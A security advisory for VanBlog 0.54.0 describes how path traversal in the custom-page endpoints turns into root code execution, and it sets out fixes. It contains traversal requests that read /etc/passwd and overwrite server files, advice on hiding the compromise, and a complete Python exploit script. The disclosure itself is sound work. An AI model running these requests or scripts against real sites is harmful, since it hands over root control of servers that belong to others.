目录
Path Traversal in VanBlog ≤ 0.54.0 Leads to Arbitrary File Read/Write and Remote Code Execution
Title: Path Traversal in VanBlog ≤ 0.54.0 Leads to Arbitrary File Read/Write and Remote Code Execution
BUG_Author: Geronimo (VulDB UID 102234)
Affected Version: VanBlog 0.54.0 (latest release, official image mereith/van-blog:latest). Fixed on the master branch only; no fixed release has been published.
Vendor: Mereithhh/vanblog (GitHub)
Software: VanBlog — self-hosted blog system (NestJS + MongoDB backend, Next.js frontend, Umi admin SPA, Caddy reverse proxy, official Docker image)
Vulnerability Files:
packages/server/src/provider/static/local.provider.ts(lines 48–49getFileContent→ arbitrary read; lines 76–80saveFile→ arbitrary write)packages/server/src/controller/admin/customPage/customPage.controller.ts(GET /customPage/file,POST /customPage/upload—path/key/namepassed through verbatim)packages/server/src/provider/static/static.provider.ts(lines 104–115 — uploaded file name is not normalized)packages/server/src/provider/waline/waline.provider.ts(spawn('node', ['../waline/node_modules/@waline/vercel/vanilla.js']))packages/server/src/controller/admin/setting/setting.controller.ts(PUT /setting/waline→walineProvider.restart())packages/server/src/utils/customPagePath.ts(the fix added on master:normalizeCustomPageRel/resolveCustomPageAbs, throwingForbiddenException)
Summary of exploitation paths
The path traversal is the root cause; it can be turned into code execution through two different sinks. Both only require HTTP access and an administrator session — no host access, no Docker access.
| # | Sink that gets executed | What triggers execution | Remote attacker? | Timing |
|---|---|---|---|---|
| 1 | ../waline/node_modules/@waline/vercel/vanilla.js (spawned by the server itself) | saving the Waline settings (PUT /api/admin/setting/waline) | yes | immediate |
| 2 | /app/server/main.js (Node entry point) | any subsequent start of the container: docker restart, watchtower image update, host reboot, or a crash-restart policy | yes | on the next start |
Path 1 is fully immediate: the server spawns the overwritten file as a child process on the next settings save, and that child runs as root.
Path 2 is delayed rather than blocked: the payload is placed on the startup entry and executes as soon as the container is started again. A routine operation by the administrator — restarting the container, re-pulling the image with watchtower, or rebooting the host — is enough. An external attacker cannot trigger this directly, but the payload is persistent and runs as root on the next boot.
Both sinks share one root cause: the name / path parameters of the custom page endpoints are not
confined to the custom page directory. The vendor fixed this on master
(utils/customPagePath.ts, normalizeCustomPageRel / resolveCustomPageAbs, HTTP 403 for out-of-root
paths) but no fixed release has been published — 0.54.0 is still the latest version and the
official image is still affected.
Description:
-
Arbitrary file read (same endpoint family, no path validation on v0.54.0):
httpGET /api/admin/customPage/file?path=/&key=../../../../etc/passwd HTTP/1.1
Host: <target>
token: <administrator JWT>
Response returns the file verbatim:
json{"statusCode":200,"data":"root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\n..."}Root cause —
local.provider.ts:48:tsasync getFileContent(p: string, subPath: string) { return fs.readFileSync(path.join(config.staticPath, 'customPage', p, subPath), ...); }path.joinnormalizes../, so any file readable by the process can be read (/etc/passwd,/app/caddy.json,/app/server/.env,/root/.picgo/config.json, …). -
Arbitrary file write:
httpPOST /api/admin/customPage/upload?path=%2F&name=..%2F..%2F..%2F..%2Fetc%2Fx.txtResponse
201, and thesrcfield even discloses the traversed path:json{"statusCode":200,"data":{"src":"/static/customPage///../../../../etc/x.txt","isNew":true}}Verified writes to
/app,/etcand/root(all owned by root). -
The process runs as root:
idinside the image returnsuid=0(root) gid=0(root) groups=0(root)...;/app,/etcand/rootare writable.
-
Sink 1 — the server spawns a file that the traversal can overwrite (immediate execution):
waline.provider.tsstarts Waline as a child process with a relative path:tsconst base = '../waline/node_modules/@waline/vercel/vanilla.js'; this.ctx = spawn('node', [base], { cwd: process.cwd(), detached: true, ... });With
cwd = /app/serverthis resolves to/app/waline/node_modules/@waline/vercel/vanilla.js, which is writable through the traversal above.setting.controller.tsrestarts Waline on every save of its settings:ts@Put('waline') async updateWalineSetting(@Body() body: WalineSetting) { const res = await this.settingProvider.updateWalineSetting(body); await this.walineProvider.restart('更新 waline 设置,'); // -> run() -> spawn() ... }So the sequence is: overwrite the file → save the Waline settings once → the overwritten file is executed by
nodeas root. No container restart is involved.Verified output from the overwritten file (official image, no restart):
WALINE-RCE uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video) -
Sink 2 — the startup entry can be overwritten (execution on the next start):
Container startup chain:
/app/entrypoint.sh -> node start.js -> spawn("node", ["main.js"], { cwd: "/app/server" })Overwriting
/app/server/main.jstherefore places the payload on the container's startup path. It executes as root as soon as the container starts again — after a manual restart, an automatic image update, a host reboot, or a crash-restart policy.Verified output after a restart:
VANBLOG-RCE-PROOF uid=0 ts=2026-10-19T11:22:32.337Z
ls /: app bin dev etc home lib media mnt opt proc root run sbin srv sys tmp usr var
ps aux: PID   USER     TIME  COMMAND
        1 root      0:00 sh entrypoint.sh
        21 root     0:00 caddy run --pingback 127.0.0.1:42857 --config /app/caddy.json
        37 root      0:00 node start.js
        44 root      0:00 node main.js
        52 root      0:00 ps aux
The payload runs with the same privileges as the container's main process (PID 1 is
sh entrypoint.sh, also root). -
Both sinks can be made self-restoring, so the site stays online:
- Sink 1: the original
vanilla.jsis read first with the arbitrary-read primitive and written back after execution; the settings are saved once more so Waline keeps serving. - Sink 2: the original
main.jsis saved asmain.orig.js, and the payloadspawns it as a child process plus a keep-alive timer, soGET /api/public/metastill returns200afterwards. - An administrator would notice nothing unless the files themselves are inspected.
- Sink 1: the original
-
Evidence collection works over HTTP only:
The payload writes its output into the served static directory (
/app/static/rce-<id>.txt), which is reachable ashttp://<target>/static/rce-<id>.txt. No host access is needed;/app/staticis a Docker volume in the official image, so the file also survives a restart. -
The vendor fixed it on master — evidence that this is a recognized vulnerability:
-
New
utils/customPagePath.ts:tsexport function normalizeCustomPageRel(...parts: string[]): string { ... throw new ForbiddenException('非法路径'); } export function resolveCustomPageAbs(...parts: string[]): string { ... } -
static.provider.ts:107becamefileName = normalizeCustomPageRel(customPathname, file.originalname); every read/write/delete inlocal.provider.tsnow goes throughresolveCustomPageAbs. -
Regression tests were added (
customPagePath.spec.ts,customPage.provider.upload.spec.ts):tsexpect(() => normalizeCustomPageRel('uptime', '../secret')).toThrow(ForbiddenException); expect(() => resolveCustomPageAbs('uptime/../../../etc/passwd')).toThrow(ForbiddenException); -
The fix is not part of any release: 0.54.0 is still
latestVersionand the official image is still affected.
-
-
Control — the same requests on master:
Target read /etc/passwdupload ../../etc/xv0.54.0 release image HTTP 200+ contentHTTP 201master source build HTTP 403 {"message":"非法路径"}HTTP 403 -
Path confinement is the actual defect, not the feature itself:
The legitimate feature only writes inside
<static>/customPage/. The same request with a../sequence must therefore be rejected — and it is, on master:Request (same endpoint, same feature) v0.54.0 master name=inside-demo.txt(legitimate)201→<static>/customPage/inside-demo.txt201→ samename=../../../../tmp/outside.txt201→/tmp/outside.txt403 非法路径The vendor's own fix treats out-of-root paths as invalid, which is why this is a defect and not intended behaviour.
Proof of Concept:
A. Remote exploitation, immediate (HTTP only — no restart, no host access)
-
Confirm the version:
GET /api/public/meta -> {"version":"v0.54.0","latestVersion":"v0.54.0"} -
Arbitrary read — confirm the primitive and grab the file to restore later:
GET /api/admin/customPage/file?path=/&key=../../../../etc/passwd -> 200, 29 lines, first three: root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin GET /api/admin/customPage/file?path=/&key=../../../../app/waline/node_modules/@waline/vercel/vanilla.js -> 200, 391 bytes (official image) -
Arbitrary write — overwrite the file the server spawns:
POST /api/admin/customPage/upload?path=/&name=../../../../app/waline/node_modules/@waline/vercel/vanilla.js
-> 201 {"src":"/static/customPage///../../../../app/waline/node_modules/@waline/vercel/vanilla.js"}
The payload used for verification only runs
id, writes one marker file and exits:jsconst fs = require('fs'); const { execSync } = require('child_process'); const NL = String.fromCharCode(10); let o = ''; try { o = execSync('id 2>&1').toString().trim(); } catch (e) { o = 'ERR ' + e.message; } try { fs.writeFileSync('/app/static/waline-rce-<id>.txt', 'WALINE-RCE ' + o + NL); } catch (e) {} process.exit(0); -
Trigger the spawn by saving the Waline settings once:
GET /api/admin/setting/waline -> current settings PUT /api/admin/setting/waline (same body) -> 200 -
Fetch the result over HTTP:

GET /static/waline-rce-<id>.txt
-> WALINE-RCE uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
- Restore the original file (optional) and save the settings again so Waline keeps serving.
B. Deferred exploitation via the startup entry (executes on the next start)
-
Read the original entry (for the self-restore variant):
GET /api/admin/customPage/file?path=/&key=../../../../app/server/main.js -> 5118 bytes -
Overwrite it:
POST /api/admin/customPage/upload?path=/&name=../../../../app/server/main.js -> 201 (payload) -
Any later start executes it as root — a manual
docker restart, a watchtower image update, a host reboot, or a crash-restart policy. Verified after a restart:
VANBLOG-RCE-PROOF uid=0 ts=2026-10-19T11:22:32.337Z
ls /: app bin dev etc home lib media mnt opt proc root run sbin srv sys tmp usr var
ps aux: PID   USER     TIME  COMMAND
        1 root      0:00 sh entrypoint.sh
        21 root     0:00 caddy run --pingback 127.0.0.1:42857 --config /app/caddy.json
        37 root     0:00 node start.js
        44 root      0:00 node main.js
        52 root      0:00 ps aux
Also verified on a root-only directory:
ls -la /root: drwx------ root .cache .config .local .npm .picgo .step -
Result retrieval over HTTP (web proof mode):
GET http://<target>/static/rce-humm4m.txt -
The service is restored automatically (stealth check):
GET /api/public/meta -> HTTP 200 (the payload re-launched the original entry as a child)
C. Lab-only verification (not part of the attack chain)
The following commands were used while verifying on a disposable local container. They are not available to a remote attacker; the same facts are already proven over HTTP by the marker files.
docker restart <container>
docker logs <container> | grep RCE-PROOF       # the container's own stdout
docker exec <container> id                     # matches uid in the result
docker inspect <container> --format '{{.Id}}'  # prefix == hostname in the result
curl http://<target>/static/rce-*.txt          # fetched directly, independent of any tool
Impact
An attacker holding an administrator session — obtained directly, or through the stored XSS in the same product, which lets a zero-permission collaborator steal the administrator JWT — can:
- read any file — database connection string,
caddy.json, image-host credentials, credentials under/root; - write any file as root — including the Node startup entry and files that the server spawns;
- execute arbitrary commands as root, either immediately (Waline spawn sink) or on the next start of the container (startup-entry sink);
- and restore normal service afterwards, so the site keeps answering
200and the compromise is hard to notice.
This results in full control of the container: credentials, site content, persistent backdoors and lateral movement.
Chained with the stored XSS, the attack starts at PR
(zero-permission collaborator), giving CVSS 9.3.
Suggested CVSS
- Administrator starting point:
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H= 9.1 (Critical) — no restart and no host access are required for the primary (Waline spawn) path. - Chained from the stored XSS (PR):
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H= 9.3 (Critical) - Weaknesses: CWE-22 (Path Traversal), CWE-434 (Unrestricted Upload of File with Dangerous Type), CWE-269 (Improper Privilege Management — running as root)
Remediation
1. Centralize path validation (core fix, already taken by master)
Add packages/server/src/utils/customPagePath.ts and route every path through it:
tsexport function normalizeCustomPageRel(...parts: string[]): string {
  const rel = toPosixRel(path.join(...parts));                // normalize first (removes ../)
  if (!rel || rel.startsWith('..') || path.isAbsolute(rel)) {
    throw new ForbiddenException('invalid path');
  }
  return rel;
}

export function resolveCustomPageAbs(...parts: string[]): string {
  const root = path.resolve(config.staticPath, 'customPage');
  const abs  = path.resolve(root, normalizeCustomPageRel(...parts));
  if (abs !== root && !abs.startsWith(root + path.sep)) {     // second boundary check
    throw new ForbiddenException('invalid path');
  }
  return abs;
}
Then update all call sites (not just one):
local.provider.ts:getFileContent,saveFile,deleteCustomPageFile,getFolderFiles,updateCustomPageFileContentstatic.provider.ts:107:fileName = normalizeCustomPageRel(customPathname, file.originalname)
Rule for code review: any new endpoint must use these helpers — path.join(staticPath, userInput)
should be rejected.
2. Generate the stored file name server-side
tsconst ext = path.extname(file.originalname).toLowerCase();
const ALLOW = ['.jpg', '.jpeg', '.png', '.gif', '.webp', '.avif'];
if (!ALLOW.includes(ext)) throw new BadRequestException('unsupported file type');
const fileName = `${currentSign}${ext}`;   // ignore originalname completely
3. Validate the image for real (do not fall back on failure)
Decode and re-encode with sharp; reject anything that fails instead of keeping the original bytes:
tsconst img = await sharp(buffer).toBuffer(); // throws -> respond 400
4. Run as non-root with a read-only filesystem (blocks the write → RCE upgrade)
dockerfileUSER node
yaml# docker-compose
read_only: true
tmpfs: ["/tmp", "/var/log"]
volumes: ["static:/app/static"]
With this, an arbitrary file write can no longer overwrite /app/server/main.js,
/app/entrypoint.sh or /app/waline/node_modules/@waline/vercel/vanilla.js.
5. Verify startup-file integrity
entrypoint.sh should verify the entry hash (or an image signature) before starting and refuse to boot
on mismatch:
shsha256sum -c /app/server/main.js.sha256 || { echo "main.js tampered"; exit 1; }
The same applies to the files that are spawned later (waline, website).
6. Tighten authorization and add auditing
- Remove the
customPageroutes from the collaborator whitelist; require an explicitcustomPage:*permission. - Log operator, original file name and resolved absolute path for
upload/delete/file(read and write) — traversal attempts then become visible.
7. Harden responses and transport (shared with the stored-XSS finding)
X-Content-Type-Options: nosniffon/static;Content-Disposition: attachmentfor non-image types;Content-Security-Policy: default-src 'self'; object-src 'none'; frame-ancestors 'self';- move the admin JWT from
localStorageto anHttpOnly; Secure; SameSite=Strictcookie.
8. Publish a fixed release
0.54.0 is still the latest release and remains affected. Publish a release containing the fix and
reference the CVE in the changelog / GitHub Security Advisory so downstream users and scanners can act
on it.
Tested Environment
- Official image
mereith/van-blog:latest(reportsv0.54.0) withmongo:4.4.16, disposed after the test. - Control:
masterbranch built from source (tsc -p tsconfig.build.json) against the same MongoDB. - Container identity
uid=0(root); reading/etc/passwd, writing/app/etc/root, executingidvia the Waline spawn sink, and executingls //ps auxthrough the startup entry all succeeded; the site returnedHTTP 200again afterwards (self-restore active). - Every step of the remote path is reproducible with a browser plus Burp/curl; Appendix A provides an HTTP-only verification script.
Appendix A: HTTP-only verification script (Waline spawn sink)
waline_verify.py (Python 3, standard library only) reproduces the immediate path end to end. It reads
the original file first and restores it at the end, so the instance keeps working; the payload itself
only runs id, writes one marker file under /app/static and exits.
bashpython waline_verify.py --base http://target --user admin --pass 'MyPass123'
# or with an existing token
python waline_verify.py --base http://target --token eyJ...
Credentials can also be supplied through the environment variable VANBLOG_PASS; the CONFIG block
intentionally ships empty so that published copies never contain real credentials.
Full script
python#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
VanBlog - RCE without container restart (Waline spawn sink)
================================================================================
Affected: VanBlog 0.54.0 (official image mereith/van-blog:latest).
Fixed on master only (packages/server/src/utils/customPagePath.ts); no fixed release yet.

Two sinks are reachable through the same path traversal in the custom page API:

  Sink 1 (original advisory):  overwrite /app/server/main.js, then the container must be restarted.
  Sink 2 (this script):        overwrite ../waline/node_modules/@waline/vercel/vanilla.js, then the
                               server itself spawns it with `node` on the next Waline settings save.
                               No container restart and no host access are required.

Verified root cause (writer):
  POST /api/admin/customPage/upload?path=/&name=../../../../<abs path>
  -> local.provider.ts -> fs.writeFileSync(path.join(staticPath,'customPage',name))

Verified root cause (trigger):
  packages/server/src/provider/waline/waline.provider.ts
    const base = '../waline/node_modules/@waline/vercel/vanilla.js';
    this.ctx = spawn('node', [base], { cwd: process.cwd(), detached: true, ... });
  packages/server/src/controller/admin/setting/setting.controller.ts
    PUT /api/admin/setting/waline  ->  walineProvider.restart()

Safety notes:
  * The original file is read first with the arbitrary-read primitive and restored at the end.
  * The payload only runs `id`, writes one marker file under /app/static and exits.
  * Use it only against systems you are authorized to test.

Usage:
  python waline_verify.py --base http://127.0.0.1:18095 --user admin --pass 'MyPass123'
  python waline_verify.py --base http://127.0.0.1:18095 --token eyJ... --no-restore

Exit codes: 0=code execution reproduced  1=not reproduced  3=configuration/authentication failure
Python standard library only.
"""

# ============================================================================
# CONFIG BLOCK (empty = fill in at run time; command line overrides)
# ============================================================================
BASE_URL = ""                    # e.g. "http://127.0.0.1:18095"
TOKEN = ""                       # existing JWT (takes priority)
USER = ""                        # e.g. "admin"
PASS = ""                        # plaintext or the 64-char front-end hash
                                 # note: v0.54.0 hashes 3x, master builds 4x

TARGET = "/app/waline/node_modules/@waline/vercel/vanilla.js"   # file spawned by the server
MARKER_DIR = "/app/static"       # served over HTTP as /static/...
TRIGGER = "/api/admin/setting/waline"   # saving this setting calls walineProvider.restart()
TRAVERSAL = "../../../../"
RESTORE = True                   # put the original file back when done
WAIT = 40                        # seconds to wait for the marker file
TIMEOUT = 25
# ============================================================================

import argparse
import hashlib
import json
import os
import random
import string
import sys
import time
import urllib.error
import urllib.parse
import urllib.request


# ---------------------------------------------------------------- helpers
def sha256_hex(s):
    return hashlib.sha256(s.encode("utf-8")).hexdigest()


def encrypt_pwd(username, password):
    """Mirrors the front-end encryptPwd.js (3 rounds on v0.54.0, 4 rounds on master)."""
    u = username.lower()
    a = password
    for _ in range(3):
        a = sha256_hex(a)
    return sha256_hex(u + sha256_hex(a + sha256_hex(u)))


def is_front_hash(s):
    s = str(s)
    return len(s) == 64 and all(c in "0123456789abcdefABCDEF" for c in s)


def marker(n=6):
    return "".join(random.choices(string.ascii_lowercase + string.digits, k=n))


def hdr(t):
    print("=" * 78, flush=True)
    print(t, flush=True)
    print("=" * 78, flush=True)


def ok(m):
    print("  [PASS] " + m, flush=True)


def bad(m):
    print("  [FAIL] " + m, flush=True)


def info(m):
    print("  [ .. ] " + m, flush=True)


# ---------------------------------------------------------------- HTTP
def req(cfg, method, path, token=None, json_body=None, body=None, headers=None):
    url = path if path.startswith("http") else cfg["base"] + path
    hdrs = dict(headers or {})
    if token:
        hdrs["token"] = token
    data = None
    if json_body is not None:
        data = json.dumps(json_body).encode()
        hdrs["Content-Type"] = "application/json"
    elif body is not None:
        data = body
    r = urllib.request.Request(url, data=data, headers=hdrs, method=method)
    try:
        with urllib.request.urlopen(r, timeout=cfg["timeout"]) as resp:
            return resp.status, dict(resp.headers), resp.read()
    except urllib.error.HTTPError as e:
        return e.code, dict(e.headers), e.read()
    except Exception as e:
        return 0, {}, str(e).encode()


def jreq(cfg, method, path, token=None, json_body=None):
    st, hd, raw = req(cfg, method, path, token, json_body)
    try:
        return st, hd, json.loads(raw.decode("utf-8", "replace"))
    except Exception:
        return st, hd, {}


def multipart(content, filename, ctype):
    b = "----vbw" + "".join(random.choices(string.ascii_letters + string.digits, k=16))
    body = b""
    body += ("--%s\r\n" % b).encode()
    body += ('Content-Disposition: form-data; name="file"; filename="%s"\r\n' % filename).encode()
    body += ("Content-Type: %s\r\n\r\n" % ctype).encode()
    body += content + b"\r\n"
    body += ("--%s--\r\n" % b).encode()
    return body, "multipart/form-data; boundary=" + b


# ---------------------------------------------------------------- primitives
def read_file(cfg, token, abs_target):
    """Arbitrary read: GET /customPage/file with a traversal in key."""
    q = urllib.parse.quote(cfg["traversal"] + abs_target.lstrip("/"), safe="")
    return req(cfg, "GET", "/api/admin/customPage/file?path=%2F&key=" + q, token)


def write_file(cfg, token, abs_target, content, filename, ctype):
    """Arbitrary write: POST /customPage/upload with a traversal in name."""
    name = cfg["traversal"] + abs_target.lstrip("/")
    body, ct = multipart(content, filename, ctype)
    url = "/api/admin/customPage/upload?path=%2F&name=" + urllib.parse.quote(name, safe="")
    return req(cfg, "POST", url, token, body=body, headers={"Content-Type": ct}), name


def payload_js(mk, marker_dir):
    """Writes one marker file with `id` output, then exits. No persistence, no network."""
    js = (
        "const fs=require('fs');const{execSync}=require('child_process');"
        "const NL=String.fromCharCode(10);let o='';"
        "try{o=execSync('id 2>&1').toString().trim()}catch(e){o='ERR '+e.message};"
        "try{fs.writeFileSync('%s/waline-rce-%s.txt','WALINE-RCE '+o+NL)}catch(e){};"
        "console.log('WALINE-RCE-EXEC '+o);process.exit(0);"
    ) % (marker_dir, mk)
    return js.encode()


# ---------------------------------------------------------------- main
def main():
    ap = argparse.ArgumentParser(description="VanBlog Waline-spawn RCE verification (no restart)")
    ap.add_argument("--base", default=None)
    ap.add_argument("--token", default=None)
    ap.add_argument("--user", default=None)
    ap.add_argument("--pass", dest="password", default=None)
    ap.add_argument("--target", default=None)
    ap.add_argument("--no-restore", dest="no_restore", action="store_true", default=False)
    ap.add_argument("--wait", type=int, default=None)
    args = ap.parse_args()

    cfg = {
        "base": (args.base or BASE_URL or "").rstrip("/"),
        "token": args.token or TOKEN or "",
        "user": args.user or USER or "",
        "pass": args.password or PASS or "",
        "target": args.target or TARGET,
        "marker_dir": MARKER_DIR,
        "trigger": TRIGGER,
        "traversal": TRAVERSAL,
        "wait": args.wait if args.wait is not None else WAIT,
        "timeout": TIMEOUT,
    }

    print("-" * 78, flush=True)
    print("Effective configuration", flush=True)
    print("  BASE_URL   = %s" % (cfg["base"] or "(not set)"), flush=True)
    print("  TARGET     = %s" % cfg["target"], flush=True)
    print("  MARKER_DIR = %s" % cfg["marker_dir"], flush=True)
    print("  TRIGGER    = PUT %s" % cfg["trigger"], flush=True)
    print("  RESTORE    = %s" % (not args.no_restore), flush=True)
    print("-" * 78, flush=True)

    if not cfg["base"]:
        bad("BASE_URL is not set. Pass --base, e.g. --base http://127.0.0.1:18095")
        return 3

    hdr("Pre-checks")
    st, _, j = jreq(cfg, "GET", "/api/public/meta")
    ver = ((j.get("data") or {}).get("version")) if isinstance(j, dict) else None
    info("version = %s" % ver)
    if st != 200:
        bad("target unreachable: %s" % cfg["base"])
        return 3

    token = cfg["token"]
    if not token:
        if not (cfg["user"] and cfg["pass"]):
            bad("no credentials (--user/--pass or --token)")
            return 3
        pw = cfg["pass"] if is_front_hash(cfg["pass"]) else encrypt_pwd(cfg["user"], cfg["pass"])
        st, _, j = jreq(cfg, "POST", "/api/admin/auth/login",
                        json_body={"username": cfg["user"], "password": pw})
        token = ((j.get("data") or {}).get("token")) if isinstance(j, dict) else None
        info("login %s -> HTTP %s token=%s" % (cfg["user"], st, "yes" if token else "no"))
        if not token:
            bad("authentication failed")
            return 3

    st, _, j = jreq(cfg, "GET", "/api/admin/meta", token)
    u = ((j.get("data") or {}).get("user")) or {}
    info("session: name=%s id=%s type=%s" % (u.get("name"), u.get("id"), u.get("type")))
    if u.get("type") != "admin":
        bad("an administrator session is required")
        return 3

    # 1) read the original file (also proves the arbitrary read)
    hdr("Step 1 - read the original Waline entry (arbitrary read)")
    st, _, raw = read_file(cfg, token, cfg["target"])
    try:
        orig = json.loads(raw.decode("utf-8", "replace")).get("data") or ""
    except Exception:
        orig = ""
    info("HTTP %s, %d bytes" % (st, len(orig)))
    if st != 200 or not orig:
        bad("could not read the target file (is the path correct for this image?)")
        return 1

    # 2) overwrite it
    hdr("Step 2 - overwrite it (arbitrary write)")
    mk = marker()
    (st, _, raw), name = write_file(cfg, token, cfg["target"],
                                    payload_js(mk, cfg["marker_dir"]), "vanilla.js",
                                    "application/javascript")
    info("name=%s" % name)
    info("HTTP %s %s" % (st, raw.decode("utf-8", "replace")[:140]))
    if st not in (200, 201):
        bad("write failed")
        return 1

    # 3) trigger the spawn
    hdr("Step 3 - save the Waline settings to trigger spawn('node', [target])")
    st, _, cur = jreq(cfg, "GET", cfg["trigger"], token)
    body = (cur.get("data") or {}) if isinstance(cur, dict) else {}
    st, _, resp = jreq(cfg, "PUT", cfg["trigger"], token, body)
    info("PUT %s -> HTTP %s %s" % (cfg["trigger"], st, json.dumps(resp)[:120]))

    # 4) wait for the marker
    hdr("Step 4 - wait for the marker file")
    url = "/static/waline-rce-%s.txt" % mk
    got = None
    for _ in range(cfg["wait"] * 2):
        st2, _, raw2 = req(cfg, "GET", url)
        if st2 == 200 and b"WALINE-RCE" in raw2:
            got = raw2.decode("utf-8", "replace").strip()
            break
        time.sleep(0.5)
    if got:
        ok("code executed as root: %s" % got)
        info("marker URL: %s%s" % (cfg["base"], url))
    else:
        bad("no marker produced (the target may be patched, or the path differs)")

    # 5) restore
    if RESTORE and not args.no_restore:
        hdr("Step 5 - restore the original file")
        (st, _, raw), _ = write_file(cfg, token, cfg["target"], orig.encode(),
                                     "vanilla.js", "application/javascript")
        info("restore -> HTTP %s (%d bytes)" % (st, len(orig)))
        st, _, _ = jreq(cfg, "PUT", cfg["trigger"], token, body)
        info("triggered a restart again so Waline keeps serving")

    print()
    print("-" * 78, flush=True)
    print("Conclusion: RCE reproduced WITHOUT a container restart" if got
          else "Conclusion: not reproduced", flush=True)
    print("-" * 78, flush=True)
    return 0 if got else 1


if __name__ == "__main__":
    sys.exit(main())
Notes on Appendix A
- The script restores the original
vanilla.jsand re-triggers a restart, so Waline keeps serving. - It only calls
/api/admin/auth/login,/api/admin/customPage/*(read and write) andPUT /api/admin/setting/waline; it never deletes data. - The marker contains
uid=, so you can tell whether the payload ran as root.
Appendix B: Local reproduction script (startup-entry sink)
rce_verify.py (Python 3, standard library only) performs three stages against a disposable container:
- Stage A: arbitrary file read (
/etc/passwd) — non-destructive, enabled by default. - Stage B: arbitrary file write probe.
- Stage C: overwrite the startup entry and verify execution — requires a restart trigger, which only
exists in a local lab (
--restart-cmd "docker restart <container>"); it is not available against a remote target.
bash# Stage A only (safe)
python rce_verify.py --base http://127.0.0.1:18095 --user admin --pass 'MyPass123'

# A + write probe (no restart)
python rce_verify.py --base http://127.0.0.1:18095 --user admin --pass 'MyPass123' \
    --also-write --proof-mode web

# A + B + restart -> RCE with custom commands (local lab only)
python rce_verify.py --base http://127.0.0.1:18095 --user admin --pass 'MyPass123' \
    --phase-b --proof-mode web --restart-cmd "docker restart vb-rce" \
    --exec-cmd "ls /" --exec-cmd "ps aux" --exec-cmd "id"
Full script
python#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
VanBlog Path Traversal - arbitrary file read / arbitrary file write / RCE verification script
================================================================================
Affects released v0.54.0 and earlier only; master already fixes it via utils/customPagePath.ts (403 forbidden path).

Three primitives (same endpoint family, none of them validated on v0.54.0):

  A. Arbitrary file read (non-destructive; this is the default)
     GET /api/admin/customPage/file?path=/&key=../../../../etc/passwd
     local.provider.ts:48  getFileContent() -> fs.readFileSync(path.join(staticPath,'customPage',p,subPath))

  B. Arbitrary file write
     POST /api/admin/customPage/upload?path=/&name=../../../../app/...
     local.provider.ts:80  saveFile() -> fs.writeFileSync(path.join(...))
     the process runs as root (uid=0) and can write /app, /etc, /root

  C. Write + restart = RCE (destructive; only runs when --phase-b is given)
     entrypoint.sh -> node start.js -> spawn("node",["main.js"],{cwd:"/app/server"})
     after overwriting /app/server/main.js and restarting, the payload runs id / whoami / uname as root and reports back.

Warning: stage C permanently destroys the target's startup file (the image has no restore API); only run it in a disposable container.

Usage:
